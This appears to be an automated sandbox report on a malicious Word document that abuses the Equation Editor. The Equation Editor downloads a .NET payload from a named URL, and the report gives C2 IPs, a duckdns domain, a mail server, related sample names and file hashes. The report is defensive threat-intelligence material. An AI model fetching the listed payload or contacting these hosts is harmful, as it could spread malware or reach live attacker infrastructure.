http://https://sectigo.com/CPS0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349668008.000000027AA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349668008.000000027AA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349497357.00000000002631000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/seccli/repository/CRL.der0J	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353089225.00000000006498000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2358404346.00000000008390000.00000004.00000001.sdmp	false		high
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.cr	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.chambersign.org1	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS/	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353089225.00000000006498000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.privateemail.com	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349668008.000000027AA000.00000004.00000001.sdmp	false		high
http://crl.chambersign.org/publicnotaryroot.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	poiuytrewsdfghjklmnbvcx.exe, 00000004.00000002.2113733519.000000056C0000.00000002.00000001.sdmp, poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2351747130.0000005C50000.00000002.00000001.sdmp	false		high
http://www.sk.ee/juur/crl/0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2358404346.00000008390000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-certchile.cl/html/productos/download/CPSv1	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2358404346.00000008390000.00000004.00000001.sdmp	false		high
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://duylfM.com	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349497357.00000002631000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sk.ee/cps/0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2358404346.00000008390000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.valicert.com/1	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353089225.00000006498000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	poiuytrewsdfghjklmnbvcx.exe, 00000004.00000002.2113733519.000000056C0000.00000002.00000001.sdmp, poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2351747130.0000005C50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://193.239.147.103	poiuytrewsdfghjklmnbvcx.exe, 00000004.00000002.2106847545.00000002631000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.wellsfargo.com/certpolicy0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	poiuytrewsdfghjklmnbvcx.exe, 00000004.00000002.2106847545.00000002631000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	poiuytrewsdfghjklmnbvcx.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2358077916.000000008090000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353024476.000000063F0000.00000004.00000001.sdmp	false		high
http://www.comsign.co.il/cps0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/publicnotaryroot.html0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.239.147.103	unknown	Brunei Darussalam		35913	DEDIPATH-LLCUS	false
172.111.202.41	unknown	United States		39122	BLACKNIGHT-ASIE	true
198.54.122.60	unknown	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345163
Start date:	27.01.2021
Start time:	19:28:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 22s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	Pending Orders Statement -40064778.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@8/13@11/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.2% (good quality ratio 5.3%) • Quality average: 49.5% • Quality standard deviation: 44.1%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 205.185.216.10, 205.185.216.42 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:29:38	API Interceptor	40x Sleep call for process: EQNEDT32.EXE modified
19:29:40	API Interceptor	898x Sleep call for process: poiuytrewsdfghjklmnbvcx.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
193.239.147.103	SHIPPING DOCS.doc	Get hash	malicious	Browse	• 193.239.147.103/base/A8D4BE7F005361BFBD128FDF08D58189.html
	documenting.doc	Get hash	malicious	Browse	• 193.239.147.103/base/D6BA86F557F0B3BF28711AA5C7497D8B.html
	Overdue_invoices.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D87080E8818FCC40A45F948026A84297.html
	SIT-10295.exe	Get hash	malicious	Browse	• 193.239.147.103/base/759EFD3939882C342360C054C0B0F139.html
	MT103_SWFT012621ONOMN.doc	Get hash	malicious	Browse	• 193.239.147.103/base/FF20D3DCE8649E687BDAC089AF53336F.html
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 193.239.147.103/base/ED373B21DE74B174904C90C4F88850ED.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.25689.exe	Get hash	malicious	Browse	• 193.239.147.103/base/817B8D2BFEA38CDAF771C594C8EDD2E5.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.27958.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D11F9AABDFF0704F9266CD718DBD402A.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 193.239.147.103/base/D1A437E767757AD4AED3D462BF223DC7.html
	Shipping Documents.doc	Get hash	malicious	Browse	• 193.239.147.103/base/3CC85C5A6F2A98A2641549BF1564DA9E.html
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 193.239.147.103/base/3CC85C5A6F2A98A2641549BF1564DA9E.html
	DSksIiT85D.exe	Get hash	malicious	Browse	• 193.239.147.103/base/84BABA4BCDFD79499D4EFDE97172FE7F.html
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 193.239.147.103/base/4360BD50C79123B72BE98F9871724C8D.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Updated Invoice{swift..exe	Get hash	malicious	Browse	• 193.239.147.103/base/3815F0F23310F1653DD4231C92F53862.html
	mr kesh.exe	Get hash	malicious	Browse	• 193.239.147.103/base/B690B5BB2DC34BEDA854B2E34C821BF0.html
	SecuriteInfo.com.GenericRXNJ-EED6E27CA5FDA8.exe	Get hash	malicious	Browse	• 193.239.147.103/base/AC74DA1A537FAA26238A4038BDCC34AA.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103/base/A835403D21646D38831BEFB4AACEE40A.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 193.239.147.103/base/CFA32E9D22202129AAEAB33745DD6268.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103/base/8C0599C1B9B3E6070FB750C30A6E4DE5.html
	SecuriteInfo.com.Artemis326CF1417127.exe	Get hash	malicious	Browse	• 193.239.147.103/base/C153CE1CCAD2548C2547CF3FCE5D339E.html
172.111.202.41	documenting.doc	Get hash	malicious	Browse	
198.54.122.60	documenting.doc	Get hash	malicious	Browse	
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	
	74725794.exe	Get hash	malicious	Browse	
	pickup receipt,DOC.exe	Get hash	malicious	Browse	
	Pi_74725794.exe	Get hash	malicious	Browse	
	74725794.exe	Get hash	malicious	Browse	
	New FedEx paper work review.exe	Get hash	malicious	Browse	
	New paper work document attached.exe	Get hash	malicious	Browse	
	DHL_AWB_1928493383.exe	Get hash	malicious	Browse	
	PGXPHWCclJQdkUDcrlQETWlRbmXQw.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Generic.tc.exe	Get hash	malicious	Browse	
	gc2hl6HPAVH5h1p.exe	Get hash	malicious	Browse	
	DHL7472579410110100.PDF.exe	Get hash	malicious	Browse	
	PO-104_171220.exe	Get hash	malicious	Browse	
	DHL_document11022020680908911.doc.exe	Get hash	malicious	Browse	
	EOI5670995098732.exe	Get hash	malicious	Browse	
	INQUIRY- NET MACHINES-122020.doc	Get hash	malicious	Browse	
	EE09TR0098654.exe	Get hash	malicious	Browse	
	ENS003.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Inject4.6124.20146.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cybersng.duckdns.org	documenting.doc	Get hash	malicious	Browse	• 172.111.202.41
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 104.37.4.35
	BRANDCARE ORDER.doc	Get hash	malicious	Browse	• 104.37.4.35
	http://ng.openmicchallenge.com/zankuqw/Y29saW4ubWFjZG9uYWxkQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• 104.250.180.10
mail.privateemail.com	documenting.doc	Get hash	malicious	Browse	• 198.54.122.60

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 198.54.122.60
	74725794.exe	Get hash	malicious	Browse	• 198.54.122.60
	Enq No 34 22-01-2021.exe	Get hash	malicious	Browse	• 198.54.122.60
	pickup receipt,DOC.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.lm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.lm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Trojan.nm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.qm.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.lm.exe	Get hash	malicious	Browse	• 198.54.122.60
	Pi_74725794.exe	Get hash	malicious	Browse	• 198.54.122.60
	74725794.exe	Get hash	malicious	Browse	• 198.54.122.60
	New FedEx paper work review.exe	Get hash	malicious	Browse	• 198.54.122.60
	New paper work document attached.exe	Get hash	malicious	Browse	• 198.54.122.60
	DHL_AWB_1928493383.exe	Get hash	malicious	Browse	• 198.54.122.60
	PGXPHWCclJQdkUDcrlQETWlRbmXQw.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.BehavesLike.Win32.Generic.tc.exe	Get hash	malicious	Browse	• 198.54.122.60
	gc2hl6HPAVH5h1p.exe	Get hash	malicious	Browse	• 198.54.122.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DEDIPATH-LLCUS	SHIPPING DOCS.doc	Get hash	malicious	Browse	• 193.239.147.103
	documenting.doc	Get hash	malicious	Browse	• 193.239.147.103
	Overdue_invoices.exe	Get hash	malicious	Browse	• 193.239.147.103
	Tender documents_FOB_Offer_Printout.PDF.exe	Get hash	malicious	Browse	• 45.15.143.189
	SIT-10295.exe	Get hash	malicious	Browse	• 193.239.147.103
	MT103_SWFT012621ONOMN.doc	Get hash	malicious	Browse	• 193.239.147.103
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.25689.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.27958.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 193.239.147.103
	Shipping Documents.doc	Get hash	malicious	Browse	• 193.239.147.103
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 193.239.147.103
	DSksliT85D.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 193.239.147.103
	Updated Invoice{swift..exe	Get hash	malicious	Browse	• 193.239.147.103
	mr kesh.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.GenericRXNJ-EED6E27CA5FDA8.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 193.239.147.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103
BLACKNIGHT-ASIE	documenting.doc	Get hash	malicious	Browse	• 172.111.202.41
	spptqzbEyNlEJvj.exe	Get hash	malicious	Browse	• 91.210.233.220
	Request a quote Mitsubishi Japan XN501.exe	Get hash	malicious	Browse	• 81.17.241.117
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 81.17.241.117
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 78.153.213.7
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 78.153.213.7
	mb10.exe	Get hash	malicious	Browse	• 78.153.210.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mb10.exe	Get hash	malicious	Browse	• 78.153.210.4
	http://https://99756260.us17.list-manage.com/pages/track/click?u=ae9ce42233ecb67da0142e610&id=4eb4fb4732/#YXJtYW5kby5jaGF2ZXpAb3prLmNvbQ==	Get hash	malicious	Browse	• 78.153.210.7
	emotet-1.doc	Get hash	malicious	Browse	• 46.22.132.72
	Emotet_7406.doc	Get hash	malicious	Browse	• 46.22.132.72
	Emotet_7406.doc	Get hash	malicious	Browse	• 46.22.132.72
	emotet.doc	Get hash	malicious	Browse	• 46.22.132.72
	Paypal.doc	Get hash	malicious	Browse	• 46.22.132.72
	Paypal.doc	Get hash	malicious	Browse	• 46.22.132.72
	emotet.doc	Get hash	malicious	Browse	• 46.22.132.72
	emotet.doc	Get hash	malicious	Browse	• 46.22.132.72
	960-27-621120-257 & 960-27-621120-969.doc	Get hash	malicious	Browse	• 46.22.132.72
	Rechnung.doc	Get hash	malicious	Browse	• 46.22.132.72
	Open invoices.doc	Get hash	malicious	Browse	• 46.22.132.72
NAMECHEAP-NETUS	documenting.doc	Get hash	malicious	Browse	• 198.54.122.60
	#B30COPY.htm	Get hash	malicious	Browse	• 198.54.115.249
	AE-808_RAJEN.exe	Get hash	malicious	Browse	• 68.65.122.156
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 198.54.122.60
	quote20210126.exe.exe	Get hash	malicious	Browse	• 198.54.117.215
	MV TAN BINH 135.pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	IMG_155710.doc	Get hash	malicious	Browse	• 199.192.18.134
	bXFjrxjRlb.exe	Get hash	malicious	Browse	• 198.54.117.215
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 199.192.21.36
	winlog(1).exe	Get hash	malicious	Browse	• 198.54.117.216
	Revise Bank Details_pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	SecuriteInfo.com.BehavesLike.Win32.Generic.tz.exe	Get hash	malicious	Browse	• 198.187.31.7
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 198.187.31.7
	Payment Swift Copy_USD 206,832,000.00.pdf.exe	Get hash	malicious	Browse	• 198.54.116.236
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 198.54.117.244
	DSksliT85D.exe	Get hash	malicious	Browse	• 199.188.200.97
	file.exe	Get hash	malicious	Browse	• 198.54.116.236
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 104.219.248.112
	file.exe	Get hash	malicious	Browse	• 198.54.116.236

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.l6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a.,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.078657124509345
Encrypted:	false
SSDEEP:	6:kKbzmbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:TT3kPlE99SNxAhUeo+aKt
MD5:	A520165884A1CB8BD99E95808D9CA131
SHA1:	0A36C41C3E673BF089B4C5CF1502119F7FBF9838
SHA-256:	7FCA5A7CDA786E74804A9575B9CCF004E858B5F91652B434C9C2D7FF36FA42EE
SHA-512:	5AD9B8368A31CEBF69B82D77B9E319E26F6D153F9B43B35C655F7CD318BCF579ACF5BA911C806C21BE934DB958B0396CA7E6160D76A4274A3AD6952958486E7
Malicious:	false
Reputation:	low
Preview:	p..... .....4...(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\boobov[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	246784
Entropy (8bit):	5.925208163230513
Encrypted:	false
SSDEEP:	3072:K/uLx1t8/TCCQKvI3zEl0JHPXzy/4ELgBmDiUvQk85lNphtv:KWt18Q2l3zMCfzt/9
MD5:	D0154FB70ABD786136AE9F68F285541C
SHA1:	42988286A1993959373A692AC455375B6AD2AE76
SHA-256:	E83D03CCD3C91744C4BC4D43A1EA9D55FC7211237F7197C33838507B92D50024
SHA-512:	8A6660F2A0A1C0A6186FEDD78CE8D5F2BA3FE504E5E0E0113116FAFE99E7604E14EE53D58A0E3B0BB780C59AB5392B6212B5B3610986DBD587BB9EBE52B1B313
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://cy.kl-re.com//power/bo/boobov.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... ..`..... ..... .....@.. ..... ..... ..`.....W..... ....H.....text...$.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....P .....*.r\..p(N. .....s.....r`..p.....sO.....*.r..p.....%.r..p.%.r...p.%.r..p.(<...*.r..p.....%.r..p.%.r...p.%.r...p.%.r..p.(<...*.r..p.....%.r=f.p.%.r...p.%.r=f.p.%.r.g.p.(<...*~~....:....(0...sg.....~....*. ...*2rx..p.()...*2r...p.()...*.....(....*~~.....:....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2658F6C0-C679-4D43-96D3-E7E6CC77C67B}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.1344146986492145
Encrypted:	false
SSDEEP:	6:wlgJ6FtSFxq6FtSFaHwNgREqAWlgFJA/jlll8vlw2FrA:XJwdwaQk5uFJAbuvq2ZA
MD5:	5D451C185B7D589A04AA6712177E0694
SHA1:	06592E243DD2C109AD226C5F703B6B33AA0ACCFE
SHA-256:	7D34E941188ACA030691224627FCE62CACE5C65FEC3DE81B0CE73AA74375E6CF
SHA-512:	CCAD871C8B2740851AE96A13AC8E5F7A02A91B5453EFC053C199FB72E4F514F16D0ED8D0E61BE86DC5942249BDACFF10FB564A8F2AE80B252F744099073AA4E1
Malicious:	false
Reputation:	low
Preview:	. . . . . .1.4.6.8.3.9.1.2._.4.0.6.1.9.1.6.4.0.6.1.9.1.6. . . . . ._.4.0.6.1.9.1.6.4.0.6.1.9.1.6.....=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D.....j....CJ..OJ..QJ..U..^J..aJ

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D19B7C91-551E-40AF-9919-E039C2A6E74E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
